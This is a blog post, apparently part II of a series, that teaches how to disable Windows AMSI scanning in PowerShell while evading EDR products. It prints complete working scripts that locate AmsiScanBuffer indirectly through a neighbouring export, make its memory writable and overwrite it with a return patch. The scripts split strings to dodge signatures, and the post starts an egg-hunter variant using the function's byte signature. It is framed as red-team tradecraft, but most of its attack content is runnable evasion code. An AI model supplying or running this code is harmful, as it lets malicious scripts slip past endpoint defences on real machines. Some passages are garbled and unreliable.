
In the previous blog we had a look at an AMSI Bypass trick where we converted the following instructions [mov eax, 0x80070057 ret] into hex [0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3] and then pass this patch to the address of AmsiScanBuffer(). We used a script to do it for us. Obviously it was not that straight forward we had to call a list of Win32 APIs to do the work for us. One such API was the GetProcAddress which fetched the address of the function ()AmsiScanBuffer() from the amsi.dll library which is loaded and mapped already using LoadLibrary().
Now here’s the thing, as of now AmsiScanBuffer() is considered malicious and acts as a high indicator of AMSI tampering. Scripts calling and tampering the function AmsiScanBuffer() is not blocked/marked by AMSI (for now), but is marked as malicious by some AVs and blocked by every EDR, making the whole technique OPSEC unsafe.
If you in your engagement are not dealing with EDRs and sophisticated AVs you’re good to go with the technique used in Part I, but if you want to push your tradecraft’s resiliency further and hand it the ability to bypass EDRs eyes follow along.
Section I – Addition and Subtraction
NOTE : Section I – Addition and Subtraction is not resilient, the script we get at the end of Section-I won’t work after the victim’s system reboots due to ASLR which will randomizes the Virtual Address Space across each reboots. Moreover, the technique is kind of OPSEC unsafe because you’ll be opening Process Hacker in victims machine to map the relative address of few functions which can also be done without any interaction by leveraging Egg Hunters, which we’ll do in Section-II. But to get around a problem we first need to go through the basics and move one step at a time learn from the mistake and eventually build the final POC, thus this section is introduced here. 😀
Straight to the chase. Since, AmsiScanBuffer() is being marked as malicious why not use it at all? That’s what this section is about. We are going to use a neat little trick you learnt as a child, “Addition” and “Subtraction”. Take for instance, you ran Process Hacker in Victims machine (totally OPSEC unsafe and enough to kick you out) as a non admin and found out AmsiScanBuffer() has a relative address of 10005 and any other non malicious function like DllGetClassObject() has a relative address of 10000.
Now how would you load AmsiScanBuffer() without calling AmsiScanBuffer() function directly? Since, we already know the address of two of the functions (AmsiScanBuffer() & DllGetClassObject()) we can use either Addition or Subtraction to solve this problem. For this blog, we are going to use Addition.
1. Find the difference between two of those functions (AmsiScanBuffer() – DllGetClassObject() = X)
2. Add the difference with a non malicious function (DllGetClassObject() + X = AmsiScanBuffer()). Thus calling the malicious function (AmsiScanBuffer()) indirectly.
Here’s the math to make it more clear.
We know, DllGetClassObject()AmsiScanBuffer() = 10005
1. Find the DifferenceAmsiScanBuffer() – DllGetClassObject() = X
10005 – 10000 = X
X = 5
2. Add the DifferenceDllGetClassObject() + X
10000 + 5
10005, which is equal to the address of AmsiScanBuffer()
After we fetch the address of AmsiScanBuffer() indirectly we can now patch AMSI.
That’s what the logic was and we are going to apply it over to our previous code to call AmsiScanBuffer() indirectly using DllGetClassObject()
- Load the following three APIs
GetProcAddress(),LoadLibrary()andVirtualProtect()in $Win32 Variable and then import them using theAdd-Typecmdlet. - Load the
amsi.dlllibrary usingLoadLibrary(). - Fetch the address of the function
DllGetClassObject(). - Find the difference of Relative Address between
AmsiScanBuffer()andDllGetClassObject() - Add the (Relative Address of
DllGetClassObject()) and (Difference of Relative Address betweenAmsiScanBuffer()andDllGetClassObject()) - Modifying the Memory Permission using
VirtualProtect()and patchingAmsiScanBuffer(). - Copying the Patch to the Relative Address identified above and patching the
AmsiScanBuffer()function.
All of the above steps can be done manually taking advantage of the GUI but obviously you in engagements you won’t be doing it manually, let alone take advantage of the GUI. Thus, we are going to automate it using a script, we already have a script from Part I which already takes care of most of the steps. Let’s have a look at our old little code from Part I and modify it a little to meet our needs.
$Win32 = @"
using System;
using System.Runtime.InteropServices;
public class Win32 {
 [DllImport("kernel32")]
public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
[DllImport("kernel32")]
public static extern IntPtr LoadLibrary(string name);
[DllImport("kernel32")]
public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
}
"@
Add-Type $Win32
$LoadLibrary = [Win32]::LoadLibrary("am" + "si.dll")
$Address = [Win32]::GetProcAddress($LoadLibrary, "Amsi" + "Scan" + "Buffer")
$p = 0
[Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
$Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)
Notice in Line No. 15 we are fetching the address of AmsiScanBuffer() using the GetProcAddress API, but as discussed ()AmsiScanBuffer() is now considered an indicator of AMSI Tampering thus we should use any other non-malicious function to call AmsiScanBuffer() indirectly. In our case we are using: DllGetClassObject().
To fetch the address of AmsiScanBuffer() indirectly we first would need to load DllGetClassObject(). Below is the code that does that,
$NonMalAddress = [Win32]::GetProcAddress($LoadLibrary, "Dll" + "Get" + "Class" + "Object")
Now that we have loaded and passed the value to the $Address variable, we now need to find the difference of Relative Address between AmsiScanBuffer() and DllGetClassObject().
We’ll use process hacker to find the Relative Address of AmsiScanBuffer() and DllGetClassObject().
1. Open PowerShell
2. Go to Process Hacker > Press CTRL+K > Type in PowerShell > Double Click on PowerShell > Go to Modules > Look for amsi.dll > Double Click on amsi.dll > Go to Exports > Note the VAs.

3. Subtract the address of AmsiScanBuffer() from DllGetClassObject(). This website can help with the subtraction.
4. Now that we have the subtract of two functions we can add the number to get the address of AmsiScanBuffer() and pass it to $Address variable.
$Address = [System.IntPtr]::New($NonMalAddress.ToInt64() + [Int64](7280))
That’s all there was to add and modify next up we’ll need to modify the memory permissions and apply the patch and we’re good.
$p = 0
[Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
$Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)
So the new code turns out to be:
$Win32 = @"
using System;
using System.Runtime.InteropServices;
public class Win32 {
[DllImport("kernel32")]
public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
[DllImport("kernel32")]
public static extern IntPtr LoadLibrary(string name);
[DllImport("kernel32")]
public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint
lpflOldProtect);
}
"@
Add-Type $Win32
$LoadLibrary = [Win32]::LoadLibrary("ams" + "i.dll")
$NonMalAddress = [Win32]::GetProcAddress($LoadLibrary, "Dll" + "Get" + "Class" + "Object")
$Address = [System.IntPtr]::New($NonMalAddress.ToInt64() + [Int64](7280))
$p = 0
[Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
$Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)
Alright let’s try it out.
Section II – Egg Hunters
NOTE: This section is focused on creating Egg Hunter for 64 Bit Process and doesn’t work on 32 Bit Process, although the method to create Egg Hunter for 32 Bit is almost similar.
Just what we said before, the above technique is OPSEC unsafe and is advised not to be used. Let’s take a different approach now. This time using Egg Hunters. Here’s what we are going to do.
What’s an Egg Hunter? It’s basically a technique that scans the memory in search of an specific pattern. How is this relevant here? We’ll see in a bit 😀
Alright let’s solve the first problem we had with Section I, i.e., opening Process Hacker or any other relevant tool to look for the Virtual Address Space of required functions manually. Let’s automate that part. Once again it’s not that easy to automate it. You’ll see that in a bit why.
Let’s fetch the address of the Non Malicious function, in our case DllGetClassObject() via a script.
We’ll start by loading System & System.Runtime.InteropServices. The namespace System is important to be defined as it contains fundamental classes and base classes that define commonly-used value and reference data types, events etc. Since, we will be calling lots of unmanaged functions from our managed code, we need the System.Runtime.InteropServices namespace.
using System;
using System.Runtime.InteropServices;
Along with the two namespaces, we’ll import two functions namely LoadLibrary() & GetProcAddress() from Kernel32.dll. LoadLibrary(): To load and map amsi.dll and return a handle to it.GetProcAddress(): To get the address of the DllgetClassObject() within the amsi.dll
[DllImport("kernel32")]
public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
[DllImport("kernel32")]
public static extern IntPtr LoadLibrary(string name);
We’ll put the above two functions LoadLibrary() & GetProcAddress() inside a class called Win32.
using System;
using System.Runtime.InteropServices;

public class Win32
{
[DllImport("kernel32")]
public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
[DllImport("kernel32")]
public static extern IntPtr LoadLibrary(string name);
}
Next up we’ll put both the namespaces and the class $Win32 inside a variable called $Win32. Then we’ll import the $Win32 variable using Add-Type cmdlet. Yes, both the variable and class has the same name “$Win32” 😀
$Win32 = @"
using System;
using System.Runtime.InteropServices;
public class Win32 {
[DllImport("kernel32")]
public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
[DllImport("kernel32")]
public static extern IntPtr LoadLibrary(string name);
}
"@
Add-Type $Win32
We’ll use LoadLibray() function to get a handle to amsi.dll and store it inside a variable named $hModule
[IntPtr]$hModule = [Win32]::LoadLibrary("ams" + "i.dll")
We’ll use GetProcAddress() to fetch the address of DllCanUnloadNow() function from the amsi.dll and store it inside $NonMalAddress variable.
[IntPtr]$NonMalAddress = [Win32]::GetProcAddress($hModule, "DllC" + "anU" + "nloa" + "dNow")
And finally print the output using the Write-Host cmdlet.
Write-Host "DllCanUnloadNow Address: $NonMalAddress"
The final script turns out to be:
$Win32 = @"
using System;
using System.Runtime.InteropServices;
public class Win32 {
[DllImport("kernel32")]
public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
[DllImport("kernel32")]
public static extern IntPtr LoadLibrary(string name);
}
"@
Add-Type $Win32
[IntPtr]$hModule = [Win32]::LoadLibrary("ams" + "i.dll")
[IntPtr]$NonMalAddress = [Win32]::GetProcAddress($hModule, "DllC" + "anU" + "nloa" + "dNow")
Write-Host "DllCanUnloadNow Address: $NonMalAddress"
We have the script but what it basically does is, it gets the Address of the Non malicious function DllCanUnloadNow(). Well what about AmsiScanBuffer()? Can we get the address of AmsiScanBuffer() just how we got the address of DllCanUnloadNow()? Yes, we can but that won’t be any good because we are trying to avoid calling AmsiScanBuffer()AmsiScanBuffer()AmsiScanBuffer()AmsiScanBuffer()AmsiScanBuffer()
Let’s use WinDbg (Preview) to disassemble AmsiScanBuffer() and retrieve the instructions. Open WinDbg and attach PowerShell (64 bit) and provide in the function we need to inspect along with the u switch which will help us disassemble it.
u amsi!AmsiScanBuffer

Notice the bytes we get from the disassembled function (marked inside the purple area). In total there are 24 bytes and we can use them to search the VAS for AmsiScanBuffer(). The unique sequence of bytes will make the process much easier.
Bytes: 0x4C 0x8D 0xDC 0x49 0x89 0x5B 0x08 0x49 0x89 0x6B 0x10 0x49 0x89 0x73 0x18 0x57 0x41 0x56 0x41 0x57 0x48 0x83 0xEC 0x70
 Anomaly Hunt
Leave a comment